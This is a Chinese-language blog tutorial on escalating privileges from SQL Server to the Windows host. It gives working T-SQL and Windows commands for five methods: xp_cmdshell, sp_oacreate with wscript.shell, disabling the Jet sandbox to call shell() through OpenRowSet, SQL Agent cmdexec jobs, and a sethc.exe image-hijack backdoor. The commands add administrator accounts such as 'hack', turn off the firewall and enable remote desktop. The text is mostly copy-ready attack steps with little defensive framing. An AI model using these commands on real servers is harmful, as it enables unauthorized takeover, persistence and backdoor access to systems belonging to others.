
SQL Server数据库提权
1、XP_cmdshell提权
xp_cmdshell 在 mssql2000 中是默认开启的,在 mssql2005 之后的版本中默认禁止。
如果拥有管理员 sa 权限,则可以用 sp_configure 重新开启它。
启用xp_cmdshell:
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;

EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
关闭xp_cmdshell:
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;

EXEC sp_configure 'xp_cmdshell', 0;
RECONFIGURE;
调用xp_cmdshell执行系统权限:
EXEC master..xp_cmdshell 'whoami';提权完毕(可通过添加账户等拿下该服务器权限)
添加用户、加入管理员组、关闭防火墙、开启3389等命令
net user {username} {password} /add    #添加用户
net localgroup Administrators {username} /add    #将新添加的用户加入管理员组
net localgroup “Remote Desktop Users” {username} /add    #将新添加的用户加入远程桌面组
netsh advfirewall set allprofiles state off/on    #关闭系统防火墙
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal” “Server /v fDenyTSConnections /t REG_DWORD /d 0 /f    #开启3389
2、sp_oacreate和sp_oamethod提权
declare @cmd INT;
exec sp_oacreate 'wscript.shell',@cmd output;
exec sp_oamethod @cmd,'run',null,'net user hack hack /add','0','true';
exec sp_oacreate 'wscript.shell',@cmd output;
exec sp_oamethod @cmd,'run',null,'net localgroup administrators hack /add','0','true';
需要开启存储过程:
exec sp_configure 'show advanced options', 1;
RECONFIGURE;
exec sp_configure 'Ole Automation Procedures',1;
RECONFIGURE;
如果存储过程删除的话需要利用odsole70.dll恢复存储过程再执行。
执行sql语句,创建一个hack的账户,并加到管理员组。
3、沙盒提权
利用access的沙盒机制,关闭沙盒之后执行代码。
首先用xp_regwrite这个存储过程对注册表进行写操作,关闭沙盒模式:
EXEC master.dbo.xp_regwrite 'HKEY_LOCAL_MACHINE','SoftWare\Microsoft\Jet\4.0\Engines','SandBoxMode','REG_DWORD',0然后利用sql语句添加一个帐号和密码都为sql$的帐号,同时加入管理员组进行提权:
创建账户+添加到管理员组:
Select * From OpenRowSet('Microsoft.Jet.OLEDB.4.0',';Database=c:\windows\system32\ias\ias.mdb','select shell("net user sql$ 123 /add")');
Select * From OpenRowSet('Microsoft.Jet.OLEDB.4.0',';Database=c:\windows\system32\ias\ias.mdb','select shell("net localgroup administrators sql$ /add")'); 
遇到的问题:
SQL2005默认是禁用Ad Hoc Distributed,执行命令时,会提示错误。需要开启
exec sp_configure 'show advanced options',1 ;
reconfigure ;
exec sp_configure 'Ad Hoc Distributed Queries',1 ;
reconfigure;
4、JOB提权
原理是创建一个任务x,并执行命令,命令执行后的结果,将返回给文档q.txt
首先需要启动sqlagent服务:
exec master.dbo.xp_servicecontrol 'start','SQLSERVERAGENT'然后创建任务X,这里x为任务名称,并执行命令,命令执行后的结果,将返回给文本文档q.txt
use msdb
exec sp_delete_job null,'x'
exec sp_add_job 'x'

exec sp_add_jobstep null,'x',null,'1','cmdexec','cmd /c "net user hack1 hack1 /add &net localgroup administrators hack1 /add>c:/q.txt"'
exec sp_add_jobserver null,'x',@@servername
exec sp_start_job 'x';
然后就看到创建了一个hack1的账户并加到了管理员组:
5、利用映像劫持提权
利用regwrite函数修改注册表,起到劫持作用:
EXEC master..xp_regwrite @rootkey='HKEY_LOCAL_MACHINE',@key='SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.EXE',@value_name='Debugger',@type='REG_SZ',@value='c:\windows\system32\cmd.exe'检查是否劫持成功:

exec master..xp_regread 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe','Debugger'返回没有问题, 利用远程连接然后5次shift键,发现没有启动粘滞键,而是启动了cmd,然后就可以创建用户了

 浙公网安备 33010602011771号